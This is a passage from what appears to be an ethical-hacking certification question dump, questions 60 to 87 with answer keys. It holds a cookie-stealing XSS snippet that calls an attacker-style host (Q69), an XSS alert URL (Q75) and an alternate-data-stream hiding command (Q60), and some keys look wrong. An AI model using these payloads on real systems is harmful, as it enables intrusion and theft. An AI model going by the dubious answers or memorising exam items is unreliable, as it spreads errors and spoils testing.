- A. Verify the digital signature attached with the mail,the fake mail will not have Digital ID at all
- B. Check the Sender ID against the National Spam Database (NSD)
- C. Fake mail will have spelling/grammatical errors
- D. Fake mail uses extensive images,animation and flash content

**Correct Answer: A**

#### **QUESTION 60**

What file system vulnerability does the following command take advantage of?  
type c:\anyfile.exe > c:\winnt\system32\calc.exe:anyfile.exe

- A. HFS
- B. Backdoor access
- C. XFS
- D. ADS

**Correct Answer: D**

#### **QUESTION 61**

You are the Security Administrator of Xtrinity, Inc. You write security policies and conduct assessments to protect the company's network. During one of your periodic checks to see how well policy is being observed by the employees, you discover an employee has attached cell phone 3G modem to his telephone line and workstation. He has used this cell phone 3G modem to dial in to his workstation, thereby bypassing your firewall. A security breach has occurred as a direct result of this activity. The employee explains that he used the modem because he had to download software for a department project. How would you resolve this situation?

- A. Reconfigure the firewall
- B. Enforce the corporate security policy
- C. Install a network-based IDS
- D. Conduct a needs analysis

**Correct Answer: B**

#### **QUESTION 62**

In what stage of Virus life does a stealth virus gets activated with the user performing certain actions such as running an infected program?

- A. Design
- B. Elimination
- C. Incorporation
- D. Replication
- E. Launch
- F. Detection

**Correct Answer: E**

#### **QUESTION 63**


What is a sniffing performed on a switched network called?

- A. Spoofed sniffing
- B. Passive sniffing
- C. Direct sniffing
- D. Active sniffing

Correct Answer: D

#### QUESTION 64

A rootkit is a collection of tools (programs) that enable administrator-level access to a computer. This program hides itself deep into an operating system for malicious activity and is extremely difficult to detect. The malicious software operates in a stealth fashion by hiding its files, processes and registry keys and may be used to create a hidden directory or folder designed to keep out of view from a user's operating system and security software.



What privilege level does a rootkit require to infect successfully on a Victim's machine?



- A. User level privileges
- B. Ring 3 Privileges
- C. System level privileges
- D. Kernel level privileges

**Correct Answer:** D

#### **QUESTION 65**

Which Steganography technique uses Whitespace to hide secret messages?

- A. snow
- B. beetle
- C. magnet
- D. cat

**Correct Answer:** A

#### **QUESTION 66**

Cyber Criminals have long employed the tactic of masking their true identity. In IP spoofing, an attacker gains unauthorized access to a computer or a network by making it appear that a malicious message has come from a trusted machine, by "spoofing" the IP address of that machine.

How would you detect IP spoofing?

- A. Check the IPID of the spoofed packet and compare it with TLC checksum. If the numbers match then it is spoofed packet
- B. Probe a SYN Scan on the claimed host and look for a response SYN/FIN packet, if the connection completes then it is a spoofed packet
- C. Turn on 'Enable Spoofed IP Detection' in Wireshark, you will see a flag tick if the packet is spoofed
- D. Sending a packet to the claimed host will result in a reply. If the TTL in the reply is not the same as the packet being checked then it is a spoofed packet 37

**Correct Answer:** D

#### **QUESTION 67**

David is a security administrator working in Boston. David has been asked by the office's manager to block all POP3 traffic at the firewall because he believes employees are spending too much time reading personal email. How can David block POP3 at the firewall?

- A. David can block port 125 at the firewall.
- B. David can block all EHLO requests that originate from inside the office.
- C. David can stop POP3 traffic by blocking all HELO requests that originate from inside the office.
- D. David can block port 110 to block all POP3 traffic.

**Correct Answer:** D

#### **QUESTION 68**

You want to capture Facebook website traffic in Wireshark. What display filter should you use that shows all TCP packets that contain the word 'facebook'?

- A. display==facebook
- B. traffic.content==facebook
- C. tcp contains facebook
- D. list.display.facebook

**Correct Answer:** C

#### **QUESTION 69**

XSS attacks occur on Web pages that do not perform appropriate bounds checking on data entered by users. Characters like < > that mark the beginning/end of a tag should be converted into HTML entities.





```
<script>
var x = new Image(); x.src =
'http://www.juggyboy.com/x.php?steal=' +
</script>
```

What is the correct code when converted to html entities?

- A. `&amp;script&gt;`  
`var x = new Image&#40;&#41;; x.src =`  
`&quot;http://www.juggyboy.com/x.php?steal=&quot;`  
`&amp;/script&gt;`
- B. `&amp;script&#35;`  
`var x = new Image&#40;&#41;; x.src =`  
`&quot;http://www.juggyboy.com/x.php?steal=&quot;`  
`document.cookie;`  
`&amp;/script&#35;`
- C. `&gt;script&gt;`  
`var x = new Image&#40;&#41;; x.src =`  
`&quot;http://www.juggyboy.com/x.php?steal=&quot;`  
`document.cookie;`  
`&lt;/script&gt;`
- D. `&lt;script&gt;`  
`var x = new image&#40;&#41;; x.src =`  
`&quot;http://www.juggyboy.com/x.php?steal=&quot;`  
`&lt;/script&gt;`

- A. Option A  
B. Option B  
C. Option C  
D. Option D

**Correct Answer:** D

#### **QUESTION 70**

39

Most cases of insider abuse can be traced to individuals who are introverted, incapable of dealing with stress or conflict, and frustrated with their job, office politics, and lack of respect or promotion. Disgruntled employees may pass company secrets and intellectual property to competitors for monetary benefits.

Here are some of the symptoms of a disgruntled employee:

- A. Frequently leaves work early, arrive late or call in sick
  - B. Spends time surfing the Internet or on the phone
  - C. Responds in a confrontational, angry, or overly aggressive way to simple requests or comments
  - D. Always negative; finds fault with everything
- These disgruntled employees are the biggest threat to enterprise security. How do you deal with these threats? (Select 2 answers)
- E. Limit access to the applications they can run on their desktop computers and enforce strict work hour rules
  - F. By implementing Virtualization technology from the desktop to the data centre, organizations can isolate different environments with varying levels of access and security to various employees
  - G. Organizations must ensure that their corporate data is centrally managed and delivered to users just and when needed
  - H. Limit Internet access, e-mail communications, access to social networking sites and job hunting portals


**Correct Answer:** BC

#### **QUESTION 71**

Fake Anti-Virus, is one of the most frequently encountered and persistent threats on the web. This malware uses social engineering to lure users into infected websites with a technique called Search Engine Optimization.

Once the Fake AV is downloaded into the user's computer, the software will scare them into believing their system is infected with threats that do not really exist, and then push users to purchase services to clean up the non-existent threats.

The Fake AntiVirus will continue to send these annoying and intrusive alerts until a payment is made.



What is the risk of installing Fake AntiVirus?

- A. Victim's Operating System versions, services running and applications installed will be published on Blogs and Forums
- B. Victim's personally identifiable information such as billing address and credit card details, may be extracted and exploited by the attacker
- C. Once infected, the computer will be unable to boot and the Trojan will attempt to format the hard disk
- D. Denial of Service attack will be launched against the infected computer crashing other machines on the connected network

**Correct Answer:** B

**QUESTION 72**

How would you describe an attack where an attacker attempts to deliver the payload over multiple packets over long periods of time with the purpose of defeating simple pattern matching in IDS systems without session reconstruction? A characteristic of this attack would be a continuous stream of small packets.

- A. Session Hijacking
- B. Session Stealing
- C. Session Splicing
- D. Session Fragmentation

**Correct Answer:** C

**QUESTION 73**

Jake works as a system administrator at Acme Corp. Jason, an accountant of the firm befriends him at the canteen and tags along with him on the pretext of appraising him about potential tax benefits. Jason waits for Jake to swipe his access card and follows him through the open door into the secure systems area. How would you describe Jason's behavior within a security context?

- A. Smooth Talking
- B. Swipe Gating
- C. Tailgating
- D. Trailing

**Correct Answer:** C

**QUESTION 74**

While performing a ping sweep of a local subnet you receive an ICMP reply of Code 3/Type 13 for all the pings you have sent out. What is the most likely cause of this?

- A. The firewall is dropping the packets
- B. An in-line IDS is dropping the packets
- C. A router is blocking ICMP
- D. The host does not respond to ICMP packets

**Correct Answer:** C

**QUESTION 75**

Consider the following code:

```
URL:http://www.certified.com/search.pl?
```

```
text=<script>alert(document.cookie)</script>
```

If an attacker can trick a victim user to click a link like this, and the Web application does not validate input, then the victim's browser will pop up an alert showing the users current set of cookies. An attacker can do much more damage, including stealing passwords, resetting your home page, or redirecting the user to another Web site.

What is the countermeasure against XSS scripting?

- A. Create an IP access list and restrict connections based on port number
- B. Replace "<" and ">" characters with "& l t;" and "& g t;" using server scripts
- C. Disable Javascript in IE and Firefox browsers
- D. Connect to the server using HTTPS protocol instead of HTTP

**Correct Answer:** B

**QUESTION 76**

Samuel is the network administrator of DataX Communications, Inc. He is trying to configure his firewall to block password brute force attempts on his network. He enables blocking the intruder's IP address for a period of 24 hours' time after more than three unsuccessful attempts. He is confident that this rule will secure his network from hackers on the Internet.

But he still receives hundreds of thousands brute-force attempts generated from various IP addresses around the world. After some investigation he realizes that the intruders are using a proxy somewhere else on the Internet which has been scripted to enable the random usage of various proxies on each request so as not to get caught by the firewall rule.

Later he adds another rule to his firewall and enables small sleep on the password attempt so that if the password is incorrect, it would take 45 seconds to return to the user to begin another attempt. Since an intruder may use multiple machines to brute force the password, he also throttles the number of connections that will be prepared to accept from a particular IP address. This action will slow the intruder's attempts.

Samuel wants to completely block hackers brute force attempts on his network.

What are the alternatives to defending against possible brute-force password attacks on his site?


- A. Enforce a password policy and use account lockouts after three wrong logon attempts even though this might lock out legit users
- B. Enable the IDS to monitor the intrusion attempts and alert you by e-mail about the IP address of the intruder so that you can block them at the Firewall manually
- C. Enforce complex password policy on your network so that passwords are more difficult to brute force
- D. You cannot completely block the intruders attempt if they constantly switch proxies

**Correct Answer:** D

**QUESTION 77**

What type of Trojan is this?





- A. RAT Trojan
- B. E-Mail Trojan
- C. Defacement Trojan
- D. Destructing Trojan
- E. Denial of Service Trojan

**Correct Answer:** C

#### QUESTION 78

Maintaining a secure Web server requires constant effort, resources, and vigilance from an organization. Securely administering a Web server on a daily basis is an essential aspect of Web server security.

Maintaining the security of a Web server will usually involve the following steps:

1. Configuring, protecting, and analyzing log files
2. Backing up critical information frequently



3. Maintaining a protected authoritative copy of the organization's Web content
4. Establishing and following procedures for recovering from compromise
5. Testing and applying patches in a timely manner
6. Testing security periodically.

In which step would you engage a forensic investigator?

- A. 1
- B. 2
- C. 3
- D. 4
- E. 5
- F. 6

**Correct Answer:** D

#### **QUESTION 79**

In Buffer Overflow exploit, which of the following registers gets overwritten with return address of the exploit code?

- A. EEP
- B. ESP
- C. EAP
- D. EIP

**Correct Answer:** D

#### **QUESTION 80**

Web servers often contain directories that do not need to be indexed. You create a text file with search engine indexing restrictions and place it on the root directory of the Web Server.

User-agent: \*

Disallow: /images/

Disallow: /banners/

Disallow: /Forms/

Disallow: /Dictionary/

Disallow: /\_borders/

Disallow: /\_fpclass/

Disallow: /\_overlay/

Disallow: /\_private/

Disallow: /\_themes/

What is the name of this file?

- A. robots.txt
- B. search.txt
- C. blocklist.txt

D. spf.txt

**Correct Answer:** A

**QUESTION 81**

An attacker has successfully compromised a remote computer. Which of the following comes as one of the last steps that should be taken to ensure that the compromise cannot be traced back to the source of the problem?

- A. Install patches
- B. Setup a backdoor
- C. Install a zombie for DDOS
- D. Cover your tracks

**Correct Answer:** D

**QUESTION 82**

Attackers target HINFO record types stored on a DNS server to enumerate information. These are information records and potential source for reconnaissance. A network administrator has the option of entering host information specifically the CPU type and operating system when creating a new DNS record. An attacker can extract this type of information easily from a DNS server.

Which of the following commands extracts the HINFO record?

- A. `c:> nslookup`  
`> Set type=hinfo`  
`> certhack-srv`  
Server: dns.certifiedhacker.com  
Address: 10.0.0.4  
sales.certifiedhacker.com CPU = Intel Quad  
dns.certifiedhacker.com Internet address
- B. `c:> nslookup`  
`> Set dns=hinfo`  
`> certhack-srv`  
Server: dns.certifiedhacker.com  
IP: 10.0.0.4  
sales.certifiedhacker.com CPU = Intel Quad  
dns.certifiedhacker.com Internet address
- C. `c:> nslookup`  
`> Set record=hinfo`  
`> certhack-srv`  
host: dns.certifiedhacker.com  
Address: 10.0.0.4  
sales.certifiedhacker.com CPU = Intel Quad  
dns.certifiedhacker.com Internet address
- D. `c:> nslookup`  
`> Configure type=hinfo`  
`> certhack-srv`  
Host: dns.certifiedhacker.com  
IP: 10.0.0.4  
sales.certifiedhacker.com CPU = Intel Quad  
dns.certifiedhacker.com Internet address = 10.0.0.4

- A. Option A
- B. Option B
- C. Option C
- D. Option D

**Correct Answer:** A

#### **QUESTION 83**

Bret is a web application administrator and has just read that there are a number of surprisingly common web application vulnerabilities that can be exploited by unsophisticated attackers with easily available tools on the Internet. He has also read that when an organization deploys a web application, they invite the world to send HTTP requests. Attacks buried in these requests sail past firewalls, filters, platform hardening, SSL, and IDS without notice because they are inside legal HTTP requests. Bret is determined to weed out vulnerabilities.

What are some of the common vulnerabilities in web applications that he should be concerned about?

- A. Non-validated parameters, broken access control, broken account and session management, cross-site scripting and buffer overflows are just a few common vulnerabilities
- B. Visible clear text passwords, anonymous user account set as default, missing latest security patch, no firewall filters set and no SSL configured are just a few common vulnerabilities
- C. No SSL configured, anonymous user account set as default, missing latest security patch, no firewall filters set and an inattentive system administrator are just a few common vulnerabilities
- D. No IDS configured, anonymous user account set as default, missing latest security patch, no firewall filters set and visible clear text passwords are just a few common vulnerabilities

**Correct Answer:** A

#### **QUESTION 84**

What is War Dialing?

- A. War dialing involves the use of a program in conjunction with a modem to penetrate the modem/PBX-based systems
- B. War dialing is a vulnerability scanning technique that penetrates Firewalls
- C. It is a social engineering technique that uses Phone calls to trick victims 48
- D. Involves IDS Scanning Fragments to bypass Internet filters and stateful Firewalls

**Correct Answer:** A

#### **QUESTION 85**

Steven the hacker realizes the network administrator of Acme Corporation is using syskey in Windows 2008 Server to protect his resources in the organization. Syskey independently encrypts the hashes so that physical access to the server, tapes, or ERDs is only first step to cracking the passwords. Steven must break through the encryption used by syskey before he can attempt to use brute force dictionary attacks on the hashes. Steven runs a program called "SysCracker" targeting the Windows 2008 Server machine in attempting to crack the hash used by Syskey. He needs to configure the encryption level before he can launch the attack. How many bits does Syskey use for encryption?

- A. 40-bit encryption
- B. 128-bit encryption
- C. 256-bit encryption
- D. 64-bit encryption

**Correct Answer:** B

#### **QUESTION 86**

Bob waits near a secured door, holding a box. He waits until an employee walks up to the secured door and uses the special card in order to access the restricted area of the target company. Just as the

employee opens the door, Bob walks up to the employee (still holding the box) and asks the employee to hold the door open so that he can enter. What is the best way to undermine the social engineering activity of tailgating?

- A. Issue special cards to access secure doors at the company and provide a one-time only brief description of use of the special card
- B. Educate and enforce physical security policies of the company to all the employees on a regular basis
- C. Setup a mock video camera next to the special card reader adjacent to the secure door
- D. Post a sign that states,"no tailgating" next to the special card reader adjacent to the secure door

**Correct Answer: B**

#### **QUESTION 87**

